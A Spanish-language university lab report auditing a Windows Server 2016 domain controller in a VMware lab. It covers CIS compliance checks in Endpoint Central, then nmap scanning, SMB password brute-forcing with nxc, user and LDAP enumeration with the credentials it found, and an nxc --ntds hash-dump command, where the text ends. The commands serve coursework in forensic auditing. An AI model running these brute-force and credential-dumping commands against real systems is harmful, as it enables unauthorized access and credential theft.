



UNIVERSIDAD MARIANO GÁLVEZ DE GUATEMALA

FACULTAD DE INGENIERÍA EN SISTEMAS DE INFORMACIÓN

MAESTRÍA EN ANÁLISIS FORENSE INFORMÁTICO

TAREA NO. 5 AUDITORÍA WINDOWS

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**Curso
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Rúbrica, calificación y firma electrónica

Rúbrica	
100%	Excelente
80%	Bueno
60%	Regular
40%	Limitado
20%	Debe mejorar bastante
0%	Inaceptable

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Introducción

En el contexto actual, la seguridad informática representa un pilar fundamental para la protección de los activos digitales de cualquier organización. La auditoría de sistemas operativos, como Windows Server, es una práctica esencial para identificar vulnerabilidades, fortalecer controles y garantizar la integridad de la infraestructura tecnológica. Este trabajo tiene como objetivo principal documentar el proceso de auditoría realizado sobre un entorno Windows Server, empleando herramientas especializadas y técnicas forenses que permiten evaluar el estado de seguridad, detectar posibles brechas y proponer mejoras.

A lo largo de la tarea se abordan diferentes fases del proceso de auditoría, desde la identificación de dispositivos en la red y el escaneo de puertos y servicios, hasta la enumeración de usuarios, grupos y objetos LDAP. Se incluyen procedimientos de fuerza bruta de credenciales, extracción y análisis de hashes, así como ataques específicos como Kerberoasting, todo ello orientado a simular escenarios reales de auditoría y fortalecer las capacidades de respuesta ante incidentes.

El desarrollo de este trabajo busca no solo evidenciar el dominio de herramientas como Nmap, nxc, rpcclient, ldapdomaindump, hashcat y BloodHound, sino también fomentar una visión crítica sobre la importancia de la auditoría informática en la gestión de riesgos y la protección de la información. Los resultados obtenidos permiten identificar áreas de mejora y consolidar buenas prácticas en la administración de sistemas Windows Server, contribuyendo así al fortalecimiento de la seguridad organizacional.

Capítulo 1

Revisión con Endpoint Central


1. Propósito de la Configuración

El objetivo de esta sección es documentar el proceso de creación, asignación y ejecución de políticas de cumplimiento (Compliance Policies) en Endpoint Central, específicamente orientadas a verificar el nivel de cumplimiento del servidor bajo análisis respecto a los lineamientos de seguridad establecidos por CIS Benchmark para Windows Server 2016.

Estas actividades forman parte del proceso de auditoría, cuyo fin es determinar vulnerabilidades, desviaciones de configuración y riesgos relacionados con la postura de seguridad del servidor.

2. Creación del Grupo de Políticas (Policy Group)

Para iniciar el proceso de evaluación, es necesario crear un grupo de políticas que concentre las reglas a aplicar sobre el sistema objetivo.



Pasos realizados:

- A. Acceder al menú Compliance → Policy Groups dentro de Endpoint Central.
- B. Seleccionar Create Policy Group para generar un nuevo conjunto de políticas.
- C. Asignar el nombre del grupo como: Windows Server 2016 CIS
- D. Incorporar dentro del grupo las políticas de seguridad correspondientes a:

- a. Windows Server 2016 – Member Server
- b. Windows Server 2016 – Domain Controller

Resultado esperado:

Se genera un nuevo grupo de políticas que contiene las configuraciones necesarias para evaluar automáticamente el cumplimiento de CIS Benchmark en entornos Windows Server 2016, tanto para servidores miembros como para controladores de dominio.

The screenshot shows the Endpoint Central web interface. On the left, there's a sidebar with navigation links: Dashboard, Threats, Patches, Systems, Deployment, Compliance (which is selected), Reports, and Vulnerability DB summary. The main content area has a header "Introducing CIS Compliance Detailed Report" with a note to view detailed reports via the Executive Report link. Below this is a "Go Back" button and a recommendation about group policies. A search bar contains "Windows Server 2016 CIS". The main table lists CIS policies with columns for Policy Name, Type, Platform, Added Date, and Total Rules. Two specific policies are highlighted with a red border: "CIS Microsoft Windows Server 2016 STIG Benchmark v3.0.0 STIG Member Server" and "CIS Microsoft Windows Server 2016 STIG Benchmark v3.0.0 STIG Domain Controller".

Policy Name	Type	Platform	Added Date	Total Rules
CIS Microsoft Windows Server 2016 STIG Benchmark v3.0.0 STIG Member Server	CIS	Windows	May 13, 2025 05:51 AM	241
CIS Microsoft Windows Server 2016 STIG Benchmark v3.0.0 STIG Domain Controller	CIS	Windows	May 13, 2025 05:51 AM	266
CIS Microsoft Windows Server 2016 STIG Benchmark v3.0.0 Next Generation Windows Secu...	CIS	Windows	May 13, 2025 05:51 AM	6
CIS Microsoft Windows Server 2016 STIG Benchmark v3.0.0 Next Generation Windows Secu...	CIS	Windows	May 13, 2025 05:51 AM	6
CIS Microsoft Windows Server 2016 STIG Benchmark v3.0.0 Level 2 - Member Server	CIS	Windows	May 13, 2025 05:51 AM	376
CIS Microsoft Windows Server 2016 STIG Benchmark v3.0.0 Level 2 - Domain Controller	CIS	Windows	May 13, 2025 05:51 AM	373

3. Mapeo y Configuración de la Auditoría

Una vez creado el grupo de políticas, es necesario mapear los equipos destinatarios y configurar la auditoría.

The screenshot shows the Endpoint Central interface. The top navigation bar includes Home, Configurations, Threats & Patches, Software Deployment, Inventory, Mobile Device Mgmt, Admin, Browsers, Agent, and a '...' button. On the far right are icons for Jump to SDP, search, and notifications. The left sidebar has sections for Dashboard, Threats, Patches, Systems, Deployment, and Compliance. Under Compliance, there are sub-options for Reports and Vulnerability DB summary. The main content area is titled 'Compliance' and shows 'Map and Audit Targets'. A large blue circular icon with a computer monitor and a gear is displayed. Below it, text says 'Create audits by selecting or creating target groups and mapping appropriate policies to them.' and 'Target group systems will be audited for compliance against mapped policies.' A red box highlights the 'Create Audit' button. At the bottom right of the main area, it says '© 2025 ZOHO Corp. (C) Copyright'.

Pasos realizados:

- A. Ingresar a la sección Compliance → Map and Audit Targets.
- B. Crear una nueva auditoría seleccionando:
 - a. Aplicación: Todos los grupos
 - b. Política a evaluar: *Windows Server 2016 CIS* (creada previamente)
- C. Configurar la auditoría para que se ejecute dentro de las próximas tres horas, permitiendo que Endpoint Central distribuya y evalúe las reglas en el sistema objetivo.

The screenshot shows the 'Create Audit' configuration page. The top navigation bar and sidebar are identical to the previous screenshot. The main form has several sections:

- Target Group:** A field labeled 'Group Name *' contains 'All Computers Group', which is highlighted with a red border. To its right is a dropdown menu and a 'Create Target group' button.
- Map Policy Groups:** A section titled 'Map Policy Groups against which the target should be audited' contains a dropdown menu set to 'Windows Server 2016 CIS' and a 'Select Policy Groups' button. A red box highlights this section.
- Schedule Scan:** A 'Frequency' section with radio buttons for Once (selected), Specified days, Weekly, and Monthly. Below it is a 'Start at *' field containing '11/25/2025, 21:45' with a '24-hour format' link. A red box highlights this section.
- Buttons at the bottom:** 'Create Audit' (disabled), 'Create Audit and scan now' (highlighted with a red border), and 'Cancel'.

Resultado esperado:

Endpoint Central inicia la evaluación del servidor basándose en el benchmark seleccionado, validando criterios como:

- Configuraciones de seguridad del sistema operativo
- Parámetros de autenticación
- Políticas de auditoría
- Configuración de servicios
- Endurecimiento del sistema
- Parámetros vinculados al rol de Domain Controller (si aplica)

El sistema posteriormente generará un reporte de cumplimiento con el porcentaje de conformidad y la descripción de cada desviación encontrada.

The screenshot shows the Endpoint Central web interface. On the left, there's a sidebar with various navigation options: Dashboard, Threats, Patches, Systems, Deployment, Compliance (which is currently selected), Reports, Settings, and Vulnerability DB summary. The main content area has a header with tabs: Home, Configurations, Threats & Patches, Software Deployment, Inventory, Mobile Device Mgmt, Admin, Browsers, Agent, and three more. There are also icons for Jump to SDP, search, and other functions. Below the header, under the 'Compliance' tab, there's a section titled 'Map and Audit Targets'. It includes a 'Create Audit' button and a table with the following data:

Target Group Name	Group Category	Created by	Modified By	Creation time	Modified Time	Mapped Policy Groups	Overall Compliance Perc.
All Computers Group	All Computers...	Brandon Go	Brandon Go	Nov 25, 2025 06:...	Nov 25, 2025 06:...	1	0%

At the bottom of the page, there's a copyright notice: © 2025 ZOHO Corp. (C) Copyright.

Capítulo 2

Auditoría Windows Server

2.1 Descubrir la IP del equipo montado en VMware

- A. Ejecutar un escaneo de descubrimiento (Ping Scan) con Nmap

```
sudo nmap -sn 192.168.5.0/24
```

```
└─(root㉿kali)-[~/home/brandon]
# sudo nmap -sn 192.168.5.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-24 21:46 CST
Nmap scan report for 192.168.5.130
Host is up (0.00034s latency).
MAC Address: 00:0C:29:E8:35:30 (VMware)
Nmap scan report for 192.168.5.254
Host is up (0.00026s latency).
MAC Address: 00:50:56:F1:94:FB (VMware)
Nmap scan report for 192.168.5.128
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 34.16 seconds
```

- B. Identificar la máquina Windows mediante la dirección MAC: En los resultados del escaneo, busque hosts con MAC Address de VMware.

```
ping 192.168.5.130
```

```
└─(root㉿kali)-[~/home/brandon]
# ping 192.168.5.130
PING 192.168.5.130 (192.168.5.130) 56(84) bytes of data.
64 bytes from 192.168.5.130: icmp_seq=1 ttl=128 time=1.66 ms
64 bytes from 192.168.5.130: icmp_seq=2 ttl=128 time=0.413 ms
64 bytes from 192.168.5.130: icmp_seq=3 ttl=128 time=0.581 ms
64 bytes from 192.168.5.130: icmp_seq=4 ttl=128 time=0.599 ms
64 bytes from 192.168.5.130: icmp_seq=5 ttl=128 time=0.553 ms
^C
--- 192.168.5.130 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4064ms
rtt min/avg/max/mdev = 0.413/0.761/1.659/0.453 ms
```

2.2 Escaneo de Puertos y Servicios

Se realizó un escaneo de puertos para identificar los servicios activos en el servidor Windows. Se detectaron servicios como Kerberos, LDAP, SMB, HTTP, entre otros.

```
nmap --disable-arp-ping -PE -p- 192.168.5.130 -sV --open --min-rate 500
```

```
(root㉿kali)-[~/home/brandon]
# nmap --disable-arp-ping -PE -p- 192.168.5.130 -sV --open --min-rate 500
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-24 21:51 CST
Nmap scan report for 192.168.5.130
Host is up (0.0016s latency).
Not shown: 63405 closed tcp ports (reset), 2101 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-25 03:52:30Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: enterprise.com, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: ENTERPRISE)
464/tcp   open  kpasswd5d?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: enterprise.com, Site: Default-First-Site-Name)
1433/tcp  open  ms-sql-s   Microsoft SQL Server 2017 14.00.1000
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: enterprise.com, Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: enterprise.com, Site: Default-First-Site-Name)
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf     .NET Message Framing
47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc       Microsoft Windows RPC
49665/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
```

2.3 Enumeración de SMB

Se utilizó nxc para enumerar información básica del servicio SMB del servidor. Se identificó el sistema operativo y versión del servidor.

nxc smb 192.168.5.130

```
(root㉿kali)-[~/home/brandon]
# nxc smb 192.168.5.130
SMB      192.168.5.130  445  WIN-5UL7A982B9B  [*] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-5UL7A982B9B) (domain:enterprise.com) (signing:True) (SMBv1:True)
```

2.4 Fuerza Bruta de Credenciales SMB

Se realizó un ataque de fuerza bruta para identificar credenciales válidas de usuarios en el servidor. Se obtuvieron accesos iniciales, documentados en el archivo accesoinicial.txt.

nxc smb 192.168.5.130 -u usernames.txt -p 10k-most-common.txt --continue-on-success > accesoinicial.txt

```
(root㉿kali)-[~/home/brandon/Documents]
# nxc smb 192.168.5.130 -u usernames.txt -p 10k-most-common.txt --continue-on-success > accesoinicial.txt
```

nxc smb 192.168.5.130 -u usernames.txt -p diccionario.txt --continue-on-success > accesoinicial2.txt

```
(root㉿kali)-[~/home/brandon/Documents]
# nxc smb 192.168.5.130 -u usernames.txt -p diccionario.txt --continue-on-success > accesoinicial2.txt
```


Búsqueda en los archivos con usuarios con contraseñas expiradas:




SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\Guest:MAst3r12345 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\krbtgt:MAst3r12345 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\DefaultAccount:MAst3r12345 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\opalomino:MAst3r12345 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\adminsystem:MAst3r12345 STATUS_PASSWORD_EXPIRED
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\admindba:MAst3r12345 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\cnevra:MAst3r12345 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\afernandez:Password1 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\dvargas:Password1 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\sgutierrez:Password1 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\dcruz:Password1 STATUS_PASSWORD_EXPIRED
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\froiz:Password1 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\dde:Password1 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\DefaultAccount:Password2 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\opalomino:Password2 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\adminsystem:Password2 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\admindba:Password2 STATUS_PASSWORD_EXPIRED
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\cnevra:Password2 STATUS_LOGON_FAILURE
SMB	192.168.5.130	445	WIN-SUL7A982B9B	[-] enterprise.com\rburga:Password2 STATUS_LOGON_FAILURE

2.5 Cambio de Contraseña de Usuario en Windows Server

Se identificó un usuario con contraseña expirada y se procedió a cambiarla desde la pantalla de inicio de sesión de Windows Server. El usuario pudo acceder tras el cambio de contraseña.

Cambio de contraseña del usuario *dcrus*:





2.6 Enumeración de Usuarios y Grupos

Se utilizó rpcclient para enumerar los usuarios y grupos del dominio. Se listaron todos los usuarios y grupos existentes en el servidor.

```
rpcclient -U dcruz%Clave123 192.168.5.130
```

```
(root@kali)-[~/home/brandon]
# rpcclient -U dcruz%Clave123 192.168.5.130
rpcclient $>
```

enumdomusers

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[opalomino] rid:[0x44f]
user:[adminsystem] rid:[0x450]
user:[admindba] rid:[0x451]
user:[cneyra] rid:[0x454]
user:[rburga] rid:[0x455]
user:[svelando] rid:[0x456]
user:[gsegundo] rid:[0x457]
user:[xcabrejos] rid:[0x458]
user:[jtintaya] rid:[0x459]
user:[fvillacorta] rid:[0x45a]
user:[mcabanillas] rid:[0x45b]
user:[jmolina] rid:[0x45c]
user:[ajimenez] rid:[0x45d]
user:[msoto] rid:[0x45e]
user:[mparedes] rid:[0x45f]
user:[cnavarro] rid:[0x460]
user:[mpalomino] rid:[0x461]
user:[mquispe] rid:[0x462]
user:[jflores] rid:[0x463]
user:[lsanchez] rid:[0x464]
user:[jgarcia] rid:[0x465]
```

enumdomgroups

```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[GMSAGroup] rid:[0x452]
group:[Logistica] rid:[0x645]
group:[TI-Group] rid:[0x646]
```

2.7 Enumeración LDAP

Se realizó la enumeración de objetos LDAP para obtener información detallada de usuarios y grupos. Se identificaron los miembros de grupos críticos como “Domain Admins”.

```
ldapdomaindump -U "enterprise.com\dcruz" -p "Clave123" -o enumeracion  
ldap://192.168.5.130
```

```
(root㉿kali)-[~/home/brandon]  
# ldapdomaindump -u "enterprise.com\dcruz" -p "Clave123" -o enumeracion ldap://192.168.5.130  
[*] Connecting to host ...  
[*] Binding to host  
[+] Bind OK  
[*] Starting domain dump  
[+] Domain dump finished
```

```
nxc ldap 192.168.5.130 -u dcruz -p "Clave123" --groups
```

```
(root㉿kali)-[~/home/brandon]  
# nxc ldap 192.168.5.130 -u dcruz -p "Clave123" --groups  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B [*] Windows 10 / Server 2016 Build 14393 (name:WIN-SUL7A982B9B) (domain:enterprise.com)  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B [+] enterprise.com\dcruz:Clave123  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Administrators membercount: 3  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Users membercount: 5  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Guests membercount: 2  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Print Operators membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Backup Operators membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Replicator membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Remote Desktop Users membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Network Configuration Operators membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Performance Monitor Users membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Performance Log Users membercount: 1  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Distributed COM Users membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B IIS_IUSRS membercount: 1  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Cryptographic Operators membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Event Log Readers membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Certificate Service DCOM Access membercount: 1  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B RDS Remote Access Servers membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B RDS Endpoint Servers membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B RDS Management Servers membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Hyper-V Administrators membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Access Control Assistance Operators membercount: 0  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Remote Management Users membercount: 0
```


```
nxc ldap 192.168.5.130 -u dcruz -p "Clave123" --groups "Domain Admins"
```

```
(root㉿kali)-[~/home/brandon]  
# nxc ldap 192.168.5.130 -u dcruz -p "Clave123" --groups "Domain Admins"  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B [*] Windows 10 / Server 2016 Build 14393 (name:WIN-SUL7A982B9B) (domain:enterprise.com)  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B [+] enterprise.com\dcruz:Clave123  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B SVC_SQLService  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Carlos Neyra  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B test  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Omar Palomino  
LDAP 192.168.5.130 389 WIN-SUL7A982B9B Administrator
```

```
nxc smb 192.168.5.130 -u dcruz -p "Clave123" --ntds
```

```
(root㉿kali)-[~/home/brandon]  
# nxc smb 192.168.5.130 -u dcruz -p "Clave123" --ntds  
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntduutil [Y/n] Y  
